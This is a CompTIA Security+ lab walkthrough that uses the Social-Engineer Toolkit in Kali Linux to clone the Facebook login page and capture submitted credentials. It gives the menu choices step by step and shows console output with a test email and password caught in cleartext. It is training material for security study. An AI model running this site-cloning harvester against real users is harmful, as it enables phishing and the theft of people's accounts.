

# Security+~~[SY0–601]~~ Lab Walkthrough

Lab 1 — Credential Harvesting Using Site Cloning

Hassen Hannachi

June 8, 2025

# Contents

<b>1</b>	<b>Introduction</b>	<b>3</b>
<b>2</b>	<b>Environment Setup</b>	<b>3</b>
<b>3</b>	<b>Lab Walkthrough</b>	<b>3</b>
3.1	Task 1 . . . . .	3
3.2	Task 2 . . . . .	4
3.3	Task 3 . . . . .	4
3.4	Task 4 . . . . .	5
3.5	Task 5 . . . . .	5
3.6	Task 6 . . . . .	5
3.7	Task 7 . . . . .	5
<b>4</b>	<b>Conclusion</b>	<b>6</b>

## List of Figures

1	social engineering toolkit . . . . .	3
2	credential harvester . . . . .	4
3	site cloner . . . . .	4
4	clone website url . . . . .	5
5	POST requests . . . . .	5
6	cloned site . . . . .	6
7	credentials in cleartext . . . . .	6

# 1 Introduction

Credential harvesting is the process of gathering sensitive information on a target such as credit card details or passwords, without them knowing that this information is being captured.


## 2 Environment Setup

To get hands-on experience in preparation for the CompTIA Security+ exam [SY0-601]. All the labs use free tools. I STRONGLY recommended that these exercises be conducted within a virtualized environment <sup>1</sup>, such as VMware or VirtualBox, to prevent potential security risks to personal computing systems <sup>2</sup>.

## 3 Lab Walkthrough

### 3.1 Task 1

The first step is to boot your virtual machine and get Kali Linux up and running. Once this is complete, open a terminal and start the Social Engineering Toolkit by typing: ***sudo setoolkit***. From this menu, choose ***option 5*** for ***Update SET cofiguration***



```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.8.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Figure 1: social engineering toolkit

<sup>1</sup>You can use Kali Linux in a virtual machine for the purpose of this lab.

<sup>2</sup>NEVER configure these labs at work using your employers' PCs

## 3.2 Task 2

From the first menu, choose option 1 for Social -Engineering Attacks. From the next menu, choose option 2 for website attack vectors. You will then be presented with the following screen asking you which kind of website attack you want to conduct. Choose option 3, the credential harvester attack method.



Figure 2: credential harvester

## 3.3 Task 3

The next menu will ask you which method you want to choose to harvest a victim's credentials. In this lab we will be cloning a site, so choose option 2.




Figure 3: site cloner

### 3.4 Task 4

SET will ask you for your IP address so that it can send the POST requests from the cloned website back to your machine. For the purpose of this lab, enter your Kali machine's local IP address. This can be found by opening a new terminal and typing ifconfig.

Once you tell SET that you would like to clone a website, it will then ask you for the URL of the site you wish to clone. You can enter any site you like, but for this lab I will be using <https://www.facebook.com>.

```
[*] Credential harvester will allow you to utilize the clone capabilities within SET
[*] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.20]:
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

Figure 4: clone website url

### 3.5 Task 5

Once the URL is entered, SET will clone the site and display all the POST requests of the site back to this terminal. It is now time to navigate to the cloned site.

```
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 5: POST requests

### 3.6 Task 6

To get to the cloned site, open Firefox in your Kali machine and enter your local IP address into the browser. You will then be able to view the cloned login page for Facebook. Enter a random username and password into the fields and press Log In.

### 3.7 Task 7

Finally, go back to the terminal where SET is running. You will see lots of text from the numerous POST requests being sent from the cloned site. Scroll down until you see the




Figure 6: cloned site

values username and password. You should be able to see the username and password you entered into the cloned site in cleartext.

```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2979
PARAM: lsd=AVrvu36VQlc
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=225
PARAM: lgndim=eyJ3Ijo3MDI0LCJ0Ijo3NjgsImF3Ijo3MDI0LCJhaCI6Nm3M3LCJjIjoyNH0=
PARAM: lgnrnd=060621_Ie06
PARAM: lgnjs=1615900818
POSSIBLE USERNAME FIELD FOUND: email=hello@example.com
POSSIBLE PASSWORD FIELD FOUND: pass=Password123
PARAM: prefill_contact_point=hello@example.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAA/Af/AaffAFAAAAAAAAAAAAAAAAAAAAAAAB/AJAAJAAEBAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

**Credentials here!**

Figure 7: credentials in cleartext

## 4 Conclusion

In this lab, we successfully demonstrated a credential harvesting attack by cloning legitimate websites, a technique commonly used in phishing campaigns. By replicating the look and feel of trusted platforms (e.g., bank login pages or webmail portals), attackers can trick users into submitting sensitive data such as usernames and passwords.